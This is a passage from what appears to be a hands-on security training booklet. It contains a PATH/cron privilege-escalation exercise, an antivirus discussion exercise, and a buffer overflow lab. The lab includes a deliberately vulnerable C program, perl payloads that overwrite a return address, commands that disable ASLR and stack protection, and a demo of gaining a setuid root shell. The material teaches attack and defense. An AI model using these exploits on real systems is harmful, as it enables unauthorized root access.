When this manual process work. Then automate it, make it into a script like in the book. Imagine if the root user was running automated scripts, and you could add yours to a directory used in the PATH for these automated ones.

This happens in a lot of devices and hosts today.

The main takeaway is that root scripts should ALWAYS have a PATH defined, and ALL directories used by root script should only be writable by root!

Solution:

When you have created the script for doing the shell copy you are done.

Further advanced steps would be to add this into some PATH writable by you, and letting a cron job escalate.

Then do a cron job that uses this command - a cron job running every 5 minutes using the `ls` command and introduce your malicious script by putting it before the real command in the PATH.

Discussion:

This was chosen as I found a similar vulnerability in a professional product, in 2019

Exercise 22

Anti-virus and "endpoint security" 20min

Objective:

Discuss when to use Anti-virus and "endpoint security"

Purpose:

Anti-virus programs have been shown to catch some viruses, useful.

Anti-virus programs have been shown to be insecure programs that also slows down systems, counter-productive and increases target surface and exposure.

Suggested method:

Sit in groups 3-5 – discuss among yourselves. Write down plus and minus for using anti-virus – especially which use-cases should use AV, and which shouldn't.

Hints:

In some cases people have installed AV products for check-mark security, the check-list said to have AV, so we installed a mail scanner on this web server – bad security.

Solution:

When we have done a collected talk and discussion we are done.

Discussion:

I dont use anti-virus products at all. I do use a lot of backup though.

Which is more trust-worthy - a restored system or a system cleaned by random anti-virus program?

Exercise 23

Buffer Overflow 101 - 30-40min

Objective:

Run a demo program with invalid input - too long.

Purpose:

See how easy it is to cause an exception.

Suggested method:

- Small demo program `demo.c`
- Has built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[10];
    strcpy(buf, argv[1]);
    printf("%s\n", buf);
}
int the_shell()
{
    system("/bin/dash");
}
```

NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work.

Use GDB to repeat the demo by the instructor.

Hints:

First make sure it compiles:

```
$ gcc -o demo demo.c
$ ./demo hejsa
hejsa
```

Make sure you have tools installed:

```
apt-get install gdb
```

Then run with debugger:

```
$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb)
(gdb) run `perl -e "print 'A'x22; print 'B'; print 'C'`"
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'`"
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
// OR
(gdb)
(gdb) run $(perl -e "print 'A'x22; print 'B'; print 'C'")
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'`"
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
```

Note how we can see the program trying to jump to address with our data. Next step would be to make sure the correct values end up on the stack.

Solution:

When you can run the program with debugger as shown, you are done.

Discussion:

the layout of the program - and the address of the `the_shell` function can be seen using the command `nm`:

```
$ nm demo
000000000201040 B __bss_start
000000000201040 b completed.6972
                w __cxa_finalize@@GLIBC_2.2.5
000000000201030 D __data_start
000000000201030 W data_start
0000000000000640 t deregister_tm_clones
00000000000006d0 t __do_global_dtors_aux
000000000200de0 t __do_global_dtors_aux_fini_array_entry
000000000201038 D __dso_handle
000000000200df0 d _DYNAMIC
000000000201040 D _edata
000000000201048 B _end
0000000000000804 T _fini
0000000000000710 t frame_dummy
000000000200dd8 t __frame_dummy_init_array_entry
0000000000000988 r __FRAME_END__
000000000201000 d _GLOBAL_OFFSET_TABLE_
                w __gmon_start__
000000000000081c r __GNU_EH_FRAME_HDR
00000000000005a0 T _init
000000000200de0 t __init_array_end
000000000200dd8 t __init_array_start
0000000000000810 R _IO_stdin_used
                w _ITM_deregisterTMCloneTable
                w _ITM_registerTMCloneTable
000000000200de8 d __JCR_END__
000000000200de8 d __JCR_LIST__
                w _Jv_RegisterClasses
0000000000000800 T __libc_csu_fini
0000000000000790 T __libc_csu_init
                U __libc_start_main@@GLIBC_2.2.5
0000000000000740 T main
                U puts@@GLIBC_2.2.5
0000000000000680 t register_tm_clones
0000000000000610 T _start
                U strcpy@@GLIBC_2.2.5
                U system@@GLIBC_2.2.5
000000000000077c T the_shell
000000000201040 D __TMC_END__
```

The bad news is that this function is at an address 000000000000077c which is hard to input using our buffer overflow, please try ☹ We cannot write zeroes, since strcpy stop when reaching a null byte.

We can compile our program as 32-bit using this, and disable things like ASLR, stack protection also:

```
sudo apt-get install gcc-multilib
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
gcc -m32 -o demo demo.c -fno-stack-protector -z execstack -no-pie
```

Then you can produce 32-bit executables:

```
// Before:
user@debian-9-lab:~/demo$ file demo
demo: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=82d83384370554f0e3bf4ce5030f6e3a7a5ab5ba, not stripped
```

```
// After - 32-bit
user@debian-9-lab:~/demo$ gcc -m32 -o demo demo.c
user@debian-9-lab:~/demo$ file demo
demo: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-
linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=5fe7ef8d6fd820593bbf37f0eff14c30c0cbf174, not stripped
```

And layout:

```
0804a024 B __bss_start
0804a024 b completed.6587
0804a01c D __data_start
0804a01c W data_start
...
080484c0 T the_shell
0804a024 D __TMC_END__
080484eb T __x86.get_pc_thunk.ax
080483a0 T __x86.get_pc_thunk.bx
```

Successful execution would look like this - from a Raspberry Pi:

```
$ gcc -o demo demo.c
$ nm demo | grep the_shell
000104ec T the_shell
$

...
(gdb) run `perl -e " print 'A'x16; print chr(0xec).chr(0x4).chr(0x01);" `
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/demo/demo `perl -e " print 'A'x16; print chr(0xec) . chr(0x4) . chr(0x01);" `
AAAAAAAAAAAAAAAAAAAA
$
```

Started a new shell.

you can now run the "exploit" - which is the shell function AND the misdirection of the instruction flow by overflow:

```
pi@raspberrypi:~/demo $ gcc -o demo demo.c
pi@raspberrypi:~/demo $ sudo chown root.root demo
pi@raspberrypi:~/demo $ sudo chmod +s demo
pi@raspberrypi:~/demo $ id
uid=1000(pi) gid=1000(pi) grupper=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60
pi@raspberrypi:~/demo $ ./demo `perl -e " print 'A'x16; print chr(0xec).chr(0x4).chr(0x01);" `
AAAAAAAAAAAAAAAAAAAA
# id
uid=1000(pi) gid=1000(pi) euid=0(root) egid=0(root) grupper=0(root),4(adm),20(dialout),24(cdrom),27(sudo),29(audio)
#
```